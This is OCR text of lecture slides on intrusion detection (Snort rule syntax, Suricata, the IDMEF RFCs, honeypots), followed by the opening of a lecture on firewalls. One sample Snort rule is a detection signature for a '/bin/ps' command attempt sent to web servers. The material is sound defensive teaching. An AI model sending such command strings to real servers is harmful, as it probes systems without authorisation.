


Figure 8.9 Snort Architecture

Action	Protocol	Source IP address	Source Port	Direction	Dest IP address	Dest Port

(a) Rule Header

Option Keyword	Option Arguments	• • •

(b) Options

Figure 8.10 Snort Rule Formats

SNORT Example

- alert tcp $HOME_NET any <> $EXTERNAL_NET 6666:7000 (msg:"CHAT IRC message"; flow:established; content:"PRIVMSG "; nocase; classtype:policy-violation; sid:1463; rev:6;)

- alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-ATTACKS /bin/ps command attempt"; flow:to_server,established; uricontent:"/bin/ps"; nocase; classtype:web-application-attack; sid:1328; rev:6;)




Figure 8.9 Snort Architecture

SNORT Rules

- use a simple, flexible rule definition language
- each rule consists of a fixed header and zero or more options

Action	Description
alert	Generate an alert using the selected alert method, and then log the packet.
log	Log the packet.
pass	Ignore the packet.
activate	Alert and then turn on another dynamic rule.
dynamic	Remain idle until activated by an activate rule , then act as a log rule.
drop	Make iptables drop the packet and log the packet.
reject	Make iptables drop the packet, log it, and then send a TCP reset if the protocol is TCP or an ICMP port unreachable message if the protocol is UDP.
sdrop	Make iptables drop the packet but does not log it.

Examples of SNORT Rule Options

meta-data
msg Defines the message to be sent when a packet generates an event.
reference Defines a link to an external attack identification system, which provides additional information.
classtype Indicates what type of attack the packet attempted.
payload
content Enables Snort to perform a case-sensitive search for specific content (text and/or binary) in the packet payload.
depth Specifies how far into a packet Snort should search for the specified pattern. Depth modifies the previous content keyword in the rule.
offset Specifies where to start searching for a pattern within a packet. Offset modifies the previous content keyword in the rule.
nocase Snort should look for the specific pattern, ignoring case. Nocase modifies the previous content keyword in the rule.
non-payload
ttl Check the IP time-to-live value. This option was intended for use in the detection of traceroute attempts.
id Check the IP ID field for a specific value. Some tools (exploits, scanners and other odd programs) set this field specifically for various purposes, for example, the value 31337 is very popular with some hackers.
dsize Test the packet payload size. This may be used to check for abnormally sized packets. In many cases, it is useful for detecting buffer overflows.
flags Test the TCP flags for specified settings.
seq Look for a specific TCP header sequence number.
icmp-id Check for a specific ICMP ID value. This is useful because some covert channel programs use static ICMP fields when they communicate. This option was developed to detect the stacheldraht DDoS agent.
post-detection
logto Log packets matching the rule to the specified filename.
session Extract user data from TCP Sessions. There are many cases where seeing what users are typing in telnet, rlogin, ftp, or even web sessions is very useful.

Suricata – Snort Competitor


- SourceFire acquired by Cisco
  - Continues to be available open source
  - Concerns over future development in multi-threaded code, code updates, etc
  - Suricata introduced as fully open source implemenation.

Stateful Protocol Analysis (SPA)

- Subset of anomaly detection that compares observed network traffic against predetermined universal vendor supplied profiles of benign protocol traffic
  - This distinguishes it from anomaly techniques trained with organization specific traffic protocols
- Understands and tracks network, transport, and application protocol states to ensure they progress as expected
- A key disadvantage is the high resource use it requires

Logging of Alerts

- Typical information logged by a NIDS sensor includes:
  - Timestamp
  - Connection or session ID
  - Event or alert type
  - Rating
  - Network, transport, and application layer protocols
  - Source and destination IP addresses
  - Source and destination TCP or UDP ports, or ICMP types and codes
  - Number of bytes transmitted over the connection
  - Decoded payload data, such as application requests and responses
  - State-related information



PEP = policy enforcement point
DDI = distributed detection and inference

Figure 8.6 Overall Architecture of an Autonomic Enterprise Security System

IETF Intrusion Detection Working Group

- Purpose is to define data formats and exchange procedures for sharing information of interest to intrusion detection and response systems and to management systems that may need to interact with them
- The working group issued the following RFCs in 2007:

Intrusion Detection Message Exchange Requirements (RFC 4766)

- Document defines requirements for the Intrusion Detection Message Exchange Format (IDMEF)
- Also specifies requirements for a communication protocol for communicating IDMEF

The Intrusion Detection Message Exchange Format (RFC 4765)

- Document describes a data model to represent information exported by intrusion detection systems and explains the rationale for using this model
- An implementation of the data model in the Extensible Markup Language (XML) is presented, and XML Document Type Definition is developed, and examples are provided

The Intrusion Detection Exchange Protocol (RFC 4767)

- Document describes the Intrusion Detection Exchange Protocol (IDXP), an application level protocol for exchanging data between intrusion detection entities
- IDXP supports mutual authentication, integrity, and confidentiality over a connection oriented protocol




Figure 8.7 Model For Intrusion Detection Message Exchange

Honeypots

- Decoy systems designed to:
  - Lure a potential attacker away from critical systems
  - Collect information about the attacker's activity
  - Encourage the attacker to stay on the system long enough for administrators to respond
- Systems are filled with fabricated information that a legitimate user of the system wouldn't access
- Resources that have no production value
  - Therefore incoming communication is most likely a probe, scan, or attack
  - Initiated outbound communication suggests that the system has probably been compromised

Honeypot Classifications

- Low interaction honeypot
  - Consists of a software package that emulates particular IT services or systems well enough to provide a realistic initial interaction, but does not execute a full version of those services or systems
  - Provides a less realistic target
  - Often sufficient for use as a component of a distributed IDS to warn of imminent attack
- High interaction honeypot
  - A real system, with a full operating system, services and applications, which are instrumented and deployed where they can be accessed by attackers
  - Is a more realistic target that may occupy an attacker for an extended period
  - However, it requires significantly more resources
  - If compromised could be used to initiate attacks on other systems




Figure 8.8 Example of Honeypot Deployment

Summary

- Intruders
  - Intruder behavior
- Intrusion detection
  - Basic principles
  - The base-rate fallacy
  - Requirements
- Analysis approaches
  - Anomaly detection
  - Signature or heuristic detection
- Distributed or hybrid intrusion detection
- Intrusion detection exchange format
- Honeypots
- Host-based intrusion detection
  - Data sources and sensors
  - Anomaly HIDS
  - Signature or heuristic HIDS
  - Distributed HIDS
- Network-based intrusion detection
  - Types of network sensors
  - NIDS sensor deployment
  - Intrusion detection techniques
  - Logging of alerts
- Example system: Snort
  - Snort architecture
  - Snort rules

Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?

Lecture 23 – Firewalls

November 13, 2018

Dr. Dan Massey

Chapter 9
Firewalls

The Need For Firewalls

- Internet connectivity is essential
  - However it creates a threat
- Effective means of protecting LANs
- Inserted between the premises network and the Internet to establish a controlled link
  - Can be a single computer system or a set of two or more systems working together
- Used as a perimeter defense
  - Single choke point to impose security and auditing
  - Insulates the internal systems from external networks

Firewall Characteristics

Design goals

All traffic from inside to outside, and vice versa, must pass through the firewall

Only authorized traffic as defined by the local security policy will be allowed to pass

The firewall itself is immune to penetration

Firewall Access Policy

- A critical component in the planning and implementation of a firewall is specifying a suitable access policy
  - This lists the types of traffic authorized to pass through the firewall
  - Includes address ranges, protocols, applications and content types
- This policy should be developed from the organization's information security risk assessment and policy
- Should be developed from a broad specification of which traffic types the organization needs to support
  - Then refined to detail the filter elements which can then be implemented within an appropriate firewall topology

Firewall Filter Characteristics

- Characteristics that a firewall access policy could use to filter traffic include:

IP address and protocol values

This type of filtering is used by packet filter and stateful inspection firewalls

Typically used to limit access to specific services

Application protocol

This type of filtering is used by an application-level gateway that relays and monitors the exchange of information for specific application protocols


User identity

Typically for inside users who identify themselves using some form of secure authentication technology

Network activity

Controls access based on considerations such as the time or request, rate of requests, or other activity patterns

Firewall Capabilities And Limits



Capabilities:


- Defines a single choke point
- Provides a location for monitoring security events
- Convenient platform for several Internet functions that are not security related
- Can serve as the platform for IPSec

Limitations:

- Cannot protect against attacks bypassing firewall
- May not protect fully against internal threats
- Improperly secured wireless LAN can be accessed from outside the organization
- Laptop, PDA, or portable storage device may be infected outside the corporate network then used internally

Internet is a Layered Architecture

- Application layer
  - Communication between networked applications
  - Protocols: HTTP, FTP, NTP, and many others
- Transport layer
  - Communication between processes
  - Protocols: TCP and UDP
- Network layer
  - Communication between nodes
  - Protocols: IP
- Link and Physical Layers
  - Communication between devices
  - Ethernet, Wifl, Bluetooth, and many others






Figure 9.1 Types of Firewalls

Packet Filtering Firewall

- Applies rules to each incoming and outgoing IP packet
  - Typically a list of rules based on matches in the IP or TCP header
  - Forwards or discards the packet based on rules match

